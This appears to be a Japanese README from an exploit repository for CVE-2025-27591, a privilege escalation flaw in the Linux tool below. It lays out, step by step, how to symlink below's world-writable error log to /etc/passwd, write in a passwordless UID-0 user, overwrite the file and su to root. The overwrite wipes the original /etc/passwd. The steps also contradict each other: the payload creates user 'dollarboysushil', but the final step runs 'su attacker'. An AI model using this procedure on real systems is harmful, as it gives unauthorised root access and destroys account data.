 dollarboysushil/linux-privilege-escalation-cve-2025-27591
CVE-2025-27591は、Belowサービス(バージョン < v0.9.0)における既知の特権昇格脆弱性です。

belowにおける書き込み可能なシンボリックリンクを介した権限昇格これは CVE-2025-27591 に対するシンプルなエクスプロイトであり、Linux システム監視ツール below におけるローカル権限昇格脆弱性です。この脆弱性は v0.9.0 より前のバージョンに影響し、システム内の誤った権限割り当てに起因します。この問題は 2025 年 1 月に発見され、2025 年 3 月 12 日に公開されました (SecurityOnline, OpenWall)。below が sudo で実行されると、ワールド書き込み可能なディレクトリ (/var/log/below) にエラーログを書き込む可能性があり、攻撃者はログファイルを /etc/passwd などの機密ターゲットへのシンボリックリンクとして作成できます。
これを悪用することで、below への sudo アクセスを持つ非特権ユーザーが root に権限昇格できます。

belowbelow record によるログ記録/var/log/below/error_root.log/var/log/below がワールド書き込み可能であることsudo /usr/bin/below record を実行できること✅ 手順 1: ワールド書き込み可能なログディレクトリを確認する 以下のように表示されるはずです:
drwxrwxrwx 2 root root 4096 ... /var/log/below
✅ 手順 2: 既存の error_root.log を削除する
rm -f /var/log/below/error_root.log
✅ 手順 3: /etc/passwd へのシンボリックリンクを作成する
ln -s /etc/passwd /var/log/below/error_root.log
その後、以下で確認:
ls -la /var/log/below/error_root.log
# should show: error_root.log -> /etc/passwd

✅ 手順 4: ペイロードファイルを作成する これにより、パスワードなしの新しい root ユーザー attacker が追加されます:
echo 'dollarboysushil::0:0:dollarboysusil:/root:/bin/bash' > /tmp/payload
ファイル構造
username:password:UID:GID:comment(home/full name):home_directory:shell
ここで重要なのは、UID と GUID です。UID と GUID を 0 に設定することで、ユーザーを root ユーザーにし、グループ ID を root グループにします。

✅ 手順 5: root としてログ書き込みをトリガーする これがエクスプロイトの中核です。
sudo /usr/bin/below record
このコマンドは失敗またはタイムアウトすることが予想されますが、/var/log/below/error_root.log (実際には /etc/passwd) にエラーログを書き込もうとします。 💡 場合によっては、これだけで /etc/passwd が破損する可能性があります。そのため、次に完全に上書きします。
✅ 手順 6: シンボリックリンクを介して /etc/passwd を上書きする
cp /tmp/payload /var/log/below/error_root.log

✅ 手順 7: root になる
su attacker
パスワードなしで root シェルに移行します。


python3 dbs_exploit.py